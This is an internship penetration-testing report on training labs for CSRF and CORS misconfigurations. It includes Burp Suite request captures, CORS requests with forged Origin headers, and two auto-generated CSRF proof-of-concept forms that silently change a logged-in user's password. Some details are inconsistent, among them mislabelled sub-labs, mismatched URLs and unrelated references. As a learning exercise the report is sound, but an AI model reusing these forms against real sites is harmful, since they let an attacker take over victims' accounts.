

Penetration Testing Report

Full Name: Milind Patel

Program: HCS - Penetration Testing Internship Week-3

Date: 3rd March 2025

Introduction

This report hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 3 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 3 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	Black Box Application Cross-Site Request Forgery, Cross-Origin Resource Sharing
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3. Summary

Outlined is a Black Box Application Security assessment for the **Week 3 Labs**.

Total number of Sub-labs: 13 Sub-labs

High	Medium	Low
5	4	4

High - 5 Sub-lab with high difficulty level

Medium - 4 Sub-labs with medium difficulty level

Low - 4 Sub-labs with low difficulty level



1. Cross-Site Request Forgery


1.1. Eassy CSRF

Reference	Risk Rating
Sub-lab-1: Eassy CSRF	Low
Tools Used	
Burp Suite	
Vulnerability Description	
<p>CSRF- In this attacker tricks a user by making an unwanted request to a web application where the user is already Signed-Up. Attackers can change passwords, make transactions or modify user details without consent.</p> <p>In this we fail the CSRF protection on web application like CSRF Tokens, Validations to referrer headers. This allows the attacker to inject malicious requests and trick the authenticated user.</p>	
How It Was Discovered	
Automated Tools: Burp Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Mass Exploitation.2. Stealing the account credentials.3. Falls information can be shared by attackers using victim ID.4. Due to this, victims' reputation are at risk.5. Financial Loss	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Implement CSRF Tokens.2. Validate Referer and Origin Headers3. Use CAPTCHA or multi-factor authentication.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab





1.2. Always Validate Tokens

Reference	Risk Rating
Sub-lab-2: Always Validate Tokens	medium
Tools Used	
Burp Suite	
Vulnerability Description	
In this we fail the CSRF protection on web application like CSRF Tokens, Validations to referrer headers. This allows the attacker to inject malicious requests and trick the authenticated user. We find the missing tokens validations.	
How It Was Discovered	
Automated Tools: Burp Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Unauthorized users can access the account.2. Privilege Escalation.3. Mass Exploitation.	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Token validation.2. Put tokens expiry.3. Use CAPTCHA or multi-factor for authentication.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

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1 Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Milind

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Send Cancel < >

Target: http://labs.hacktify.in

Request

Pretty Raw Actions

```
1 POST /HTML/csrf_lab/lab_2/passwordChange.php HTTP/1.1
2 Host: labs.hacktify.in
3 Content-Length: 70
4 Cache-Control: max-age=0
5 Origin: http://labs.hacktify.in
6 DNT: 1
7 Upgrade-Insecure-Requests: 1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,image/webp,image/apng,*/*;q=0.7,application/signed-exchange;v=b3;q=0.7
11 Referer: http://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9,gu;q=0.8
14 Cookie: _ga=GA1.1.1745237299.1759366021; _ga_BC1TF450TQ=581.1.1739448737.2.1.1739448843.0.0.1; PHPSESSID=1ef99e66218405207ce425164dc36
15 Connection: close
16
17 newPassword=zxcvbn&newPassword2=zxcvbn&csrf=0510cf1380022f99bfb5ff338dd67915
```

Response

Pretty Raw Sender M Actions

INSPECTOR

Query Parameters (0)

Body Parameters (3)

Request Cookies (3)

Request Headers (14)

0 matches 0 matches

Ready

```
<html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState("", "", "/")</script>

<form action="http://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php" method="POST">

  <input type="hidden" name="newPassword" value="zxcvbn" />

  <input type="hidden" name="newPassword2" value="zxcvbn" />

  <input type="hidden" name="csrf" value="0510cf1380022f99bfb5ff338dd67915" />

  <input type="submit" value="Submit request" />


</form>

</body>

</html>
```

Ln 1, Col 1 517 characters

100% Windows (CRLF) UTF-8



1.3. I hate when someone uses my tokens!

Reference	Risk Rating
Sub-lab-3: I hate when someone uses my tokens!	medium
Tools Used	
Burp Suite	
Vulnerability Description	
<p>In this we fail the CSRF protection on web application like CSRF Tokens, Validations to referrer headers. If the tokens are not validated or protected, then this allows an attacker to inject malicious requests and trick the authenticated user.</p> <p>Here, an attacker steals, reuse or modify authentication tokens to Sign-In.</p>	
How It Was Discovered	
Automated Tools: Burp Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_3/passwordChange.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Unauthorized users can access the account.2. Privilege Escalation.3. Mass Exploitation.	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Token validation.2. Put tokens expiry.3. Use CAPTCHA or multi-factor for authentication.4. Use Secure storage.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

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Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://labs.hacktify.in:80 [162.0.229.223]

Forward Drop Intercept is on Action Open Browser

Comment this item

Print View JS Actions

```
1 POST /HTML/csrflab/lab_4/passwordChange.php HTTP/1.1
2 Host: labs.hacktify.in
3 Content-Length: 74
4 Cache-Control: max-age=0
5 Origin: http://labs.hacktify.in
6 DNT: 1
7 Upgrade-Insecure-Requests: 1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://labs.hacktify.in/HTML/csrflab/lab_4/passwordChange.php
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9,gu;q=0.8
14 Cookie: ga=GA1.1.1749217299.1739166621; _ga_BC1TF490TQ=GS1.1.1739448737.2.1.1739448843.0.0.0; PHPSESSID=cidicoat3d7haif0nccob8ifa3dfiabce
15 Connection: close
16
17 newpassword=newpassword&newpassword=91c0c59c8f6fc9aa2dc99a89f2fd0ab5
```

0 matches

html POST HTML/csrflab_4passwordC

File Edit View

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", "/")</script>
<form action="http://labs.hacktify.in/HTML/csrflab/lab_4/passwordChange.php" method="POST">
  <input type="hidden" name="newPassword" value="attack" />
  <input type="hidden" name="newPassword2" value="attack" />
  <input type="hidden" name="csrf" value="91c0c59c8f6fc9aa2dc99a89f2fd0ab5" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```

Ln 9, Col 53 517 characters 100% Windows (CRLF) UTF-8

Logout

Change Password

New Password:

Confirm Password:

Submit

Your Password has been
updated successfully

2. Cross-Origin Resource Sharing Labs

2.1. CORS with Arbitrary Origin

Reference	Risk Rating
Sub-lab-1: CORS With Arbitrary Origin	Low
Tools Used	
Burp Suite	
Vulnerability Description	
<p>Cross-Origin Resource Sharing (CORS) is a security mechanism that controls how web applications can share resources across different origins. If improperly configured, it can allow unauthorized websites to make requests to an application's API or sensitive endpoints on behalf of authenticated users. In this the application accepts arbitrary origins in the access-control-allow-origin header, by which any external sites can interact with sensitive APIs.</p>	
How It Was Discovered	
Automated Burp-Suite- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Exploitation of user data.2. Session Hijacking.3. API abuse	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Restrict access-control-allow-origin.2. Disallow Access-Control-Allow-Credentials: true	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

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1 Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Milind

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x --

Send Cancel < >

Target: http://labs.hacktify.in

Request

1 GET /HTML/core_lab/lab_1/core_1.php HTTP/1.1
2 Host: labs.hacktify.in
3 Cache-Control: max-age=0
4 Origin: Google.com
5 DNT: 1
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;q=0.7
9 Referer: http://labs.hacktify.in/HTML/core_lab/lab_1/login.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US;q=0.9,gu;q=0.8
12 Cookie: ga=GA1.1.1749237299.1739366921; _ga_BC1TF49GTC=GS1.1.1739448737.2.1.1739448843.0.0.0; PHPSESSID=ab2acab2b113ed4b45de6457f404
13 Connection: close
14
15

Response

1 HTTP/1.1 200 OK
2 keep-alive: timeout=5, max=100
3 x-powered-by: PHP/7.4.33
4 expires: Thu, 10 Nov 1961 08:51:00 GMT
5 cache-control: no-store, no-cache, must-revalidate
6 pragma: no-cache
7 set-cookie: PHPSESSID=ts55lab40Ch1i-e44db4a6adca15507; path=/
8 access-control-allow-credentials: true
9 access-control-allow-origin: Google.com
10 content-type: text/html; charset=UTF-8
11 Content-Length: 3102
12 Vary: Accept-Encoding, User-Agent
13 date: Mon, 03 Nov 2025 12:09:12 GMT
14 server: LiteSpeed
15 x-turbo-charged-by: LiteSpeed
16 connection: close
17
18 <html>
19 <doctype>
20 <meta charset="UTF-8" />
21 <meta name="viewport" content="width=device-width, initial-scale=1.0" />
22 <meta name="keyword" content="" />
23 <link rel="icon" href="..." />
24 <link rel="stylesheet" type="text/css" href="assets/css/animate.css" />
25 <link
26 rel="stylesheet"
27 type="text/css"
28 href="..." />
29 <link
30 rel="stylesheet"
31 type="text/css"
32 href="..." />
33 <link rel="stylesheet" type="text/css" href="..." />
34 <link rel="stylesheet" type="text/css" href="..." />
35 <link rel="stylesheet" type="text/css" href="..." />
36 <link rel="stylesheet" type="text/css" href="..." />
37 <title>
38 U2B
39 </title>
40 <style>
41 .container<
42 margin:0;
43 height:400px;
44

0 matches 0 matches

Done 3,636 bytes | 414 millis

2.2. CORS with Null origin

Reference	Risk Rating
Sub-lab-2: CORS with Null Origin	Low
Tools Used	
Burp Suite	
Vulnerability Description	
Cross-Origin Resource Sharing (CORS) is a security mechanism that restricts how resources on a web application can be accessed from different origins. Some applications mistakenly allow null as a valid origin in the Access-Control-Allow-Origin header	
How It Was Discovered	
Automated Burp-Suite- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Exploitation of user data.2. Session Hijacking.3. API abuse	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Restrict access-control-allow-origin.2. Disallow Access-Control-Allow-Credentials: null	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

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1 Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Milind

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Send Cancel < >

Target: http://labs.hacktify.in

Request

1 GET /HTML/cookie_lab/lab_2/cookie_2.php HTTP/1.1

2 Host: labs.hacktify.in

3 Cache-Control: max-age=0

4 Origin: null

5 DNT: 1

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;q=0.7

9 Referer: http://labs.hacktify.in/HTML/cookie_lab/lab_2/login.php

10 Accept-Encoding: gzip, deflate

11 Accept-Language: en-US,en;q=0.9,gu;q=0.8

12 Cookie: _ga=GA1.1.1740237209.1739166021; _ga_BC1TF460T2=GS1.1.1739446737.2.1.1739446843.0.0.0; PHPSESSID=3ad5f642391c97f41dbb331f3b3ebfb

13 Connection: close

14

15

Response

1 HTTP/1.1 200 OK

2 keep-alive: timeout=5, max=100

3 x-powered-by: PHP/7.4.33

4 expires: Thu, 19 Nov 1981 08:52:00 GMT

5 cache-control: no-store, no-cache, must-revalidate

6 pragma: no-cache

7 set-cookie: PHPSESSID=270a536fd34de108878c41c7f1b8c19; path=/

8 access-control-allow-origin: null

9 access-control-allow-credentials: true

10 content-type: text/html; charset=UTF-8

11 Content-Length: 1046

12 Vary: Accept-Encoding, User-Agent

13 date: Mon, 03 Nov 2025 12:12:59 GMT

14 server: LiteSpeed

15 x-turbo-charged-by: LiteSpeed

16 connection: close

17

18 <html>

19 <head>

20 <meta charset="UTF-8" />

21 <meta name="viewport" content="width=device-width, initial-scale=1.0" />

22 <meta name="keyword" content="" />

23 <link rel="icon" href="../../assets/img/favicon.png" />

24 <link rel="stylesheet" type="text/css" href="../../assets/css/animate.css" />

25 <link

26 rel="stylesheet"

27 type="text/css"

28 href="../../assets/css/bootstrap.min.css"

29 />

30 <link

31 rel="stylesheet"

32 type="text/css"

33 href="../../assets/css/font-awesome.min.css"

34 />

35 <link rel="stylesheet" type="text/css" href="../../assets/css/main.css" />

36 <link rel="stylesheet" type="text/css" href="../../assets/css/responsive.css" />

37 <title>

38 UEL

39 </title>

40 <style>

41 .containers{

margin:0;

height:600px;

42

0 matches

0 matches


3,574 bytes | 1,223 mills

2.3. CORS with prefix match

Reference	Risk Rating
Sub-lab-3: Strings & Errors Part 3!	Medium
Tools Used	
Burp Suite	
Vulnerability Description	
Cross-Origin Resource Sharing (CORS) defines how web applications can allow controlled access to resources from different origins. A common misconfiguration occurs when a server insecurely validates origins using prefix matching instead of exact domain matching.	
How It Was Discovered	
Automated Burp-Suite- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_3/cors_3.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Exploitation of user data.2. Session Hijacking.3. API abuse4. Privilege Escalation	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Restrict access-control-allow-origin.2. Disallow Access-Control-Allow-Credentials: true	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab




2.4. CORS with suffix match

Reference	Risk Rating
Sub-lab-4: CORS with suffix match	Medium
Tools Used	
Burp-Suit	
Vulnerability Description	
CORS is a browser security feature that decides which websites can access data from another site. If not set up correctly, hackers can steal sensitive information or make unauthorized requests.	
How It Was Discovered	
Automated Burp-Suit- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php	
Consequences of not Fixing the Issue	
<ol style="list-style-type: none">1. Attackers can exploit user sessions to perform actions.2. API Abuse3. Malicious sites can send requests on behalf of users.	
Suggested Countermeasures	
<ol style="list-style-type: none">1. Use Secure Authentication2. Allow credentials only for specific domains.3. Limit HTTP Methods & Headers.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab

